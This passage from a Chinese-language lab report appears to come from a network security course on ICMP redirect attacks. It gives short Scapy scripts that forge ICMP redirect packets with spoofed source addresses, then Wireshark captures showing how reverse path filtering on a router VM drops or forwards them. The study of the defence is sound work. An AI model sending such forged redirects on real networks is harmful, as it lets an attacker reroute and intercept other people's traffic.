
B 上并没有收到任何重定向的数据包。可见该数据包被

这里 ICMP 重定向包之所以没有被继续转发下去，是因为 VM R 的内核进行了反向路径过滤，发现这个包如果反向发送回去的话，并非通过接口 ens33，而是 ens38，但这个包来自 ens33，因此将其过滤了。

如果将 src ip 改为 VM A 所在的子网 ip：

```
ip = IP(src = "192.168.114.1", dst = "10.0.2.128")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.129"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.0.2.128", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```


查看 VM R 和 VM B 的 wireshark：



```
icmp
No.  Time                          Source          Destination   Protocol  Length Info
  44 2020-09-05 18:52:45.5775185… 192.168.114.1   10.0.2.128    ICMP        72 Redirect          (Redirect for host)
  45 2020-09-05 18:52:45.5775329… 192.168.114.1   10.0.2.128    ICMP        72 Redirect          (Redirect for host)
```

```
▸ Frame 44: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0
▸ Linux cooked capture
▾ Internet Protocol Version 4, Src: 192.168.114.1, Dst: 10.0.2.128
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 56
    Identification: 0x0001 (1)
  ▸ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x3b9b [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.114.1
    Destination: 10.0.2.128
    [Source GeoIP: Unknown]
```

```
0000  00 00 00 01 00 06 00 0c  29 40 c7 9a 00 00 08 00   ........ )@......
0010  45 00 00 38 00 01 00 00  40 01 3b 9b c0 a8 72 01   E..8.... @.;...r.
0020  0a 00 02 80 05 01 df fb  0a 00 02 81 45 00 00 1c   ........ ....E...
0030  00 01 00 00 40 11 89 6c  0a 00 02 80 72 72 72 72   ....@..l ....rrrr
0040  00 35 00 35 00 08 0e 10                            .5.5....
```


le Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
icmp
o.   Time                           Source           Destination   Protocol Length Info
  58 2020-09-05 18:52:48.8584328…  192.168.114.1    10.0.2.128    ICMP       70 Redirect              (Redirect for host)
```

可以看到数据包被向前转发了。这里是因为反向路径过滤策略将包反向重发之后发现是从同一个接口出入的。当然 VM B 上的 ICMP 并没有被重定向(VM B 所在的网段是仅主机模式无法与外界通信)。


再将源 IP 改为一个因特网 IP:

```
ip = IP(src = "1.2.3.4", dst = "10.0.2.128")
icmp = ICMP(type=5, code=1)
icmp.gw = "10.0.2.129"
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = "10.0.2.128", dst = "114.114.114.114")
send(ip/icmp/ip2/UDP());
```

再次观察 R 和 B 上的 wireshark 抓包结果:



```
icmp
No.  Time                           Source    Destination   Protocol Length Info
   4 2020-09-05 19:02:34.8810469…  1.2.3.4   10.0.2.128    ICMP       72 Redirect              (Redirect for host)
   5 2020-09-05 19:02:34.8810653…  1.2.3.4   10.0.2.128    ICMP       72 Redirect              (Redirect for host)

▸ Frame 4: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0
▸ Linux cooked capture
▾ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.128
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 56
    Identification: 0x0001 (1)
  ▸ Flags: 0x00
    Fragment offset: 0
    Time to live: 64
    Protocol: ICMP (1)
    Header checksum: 0x6a3f [validation disabled]
    [Header checksum status: Unverified]
    Source: 1.2.3.4
```



```
No.     Time                          Source       Destination   Protocol  Length  Info
      1 2020-09-05 19:02:38.1620779…  1.2.3.4      10.0.2.128    ICMP          70  Redirect
```

```
▸ Frame 1: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▸ Ethernet II, Src: Vmware_be:4f:7d (00:0c:29:be:4f:7d), Dst: Vmware_79:2e:a5 (00:0c:29:79:2e:a5)
▸ Internet Protocol Version 4, Src: 1.2.3.4, Dst: 10.0.2.128
▸ Internet Control Message Protocol
```

原因与将源 IP 改为 A 所在网段的 IP 的情形类似。这里因为到达 1.2.3.4 的路由只能通过 ens33 接口(这是默认的 NAT 地址转换接口，可以与外界网络通信，ens38(10.0.2.0/24)接口则无法与外界网络通信。如果两张网卡都可以与外界通信，则要看具体的路由设置了。

◆ 实验结论：

反向路径过滤策略一定程度上可以防止 ICMP 重定向攻击。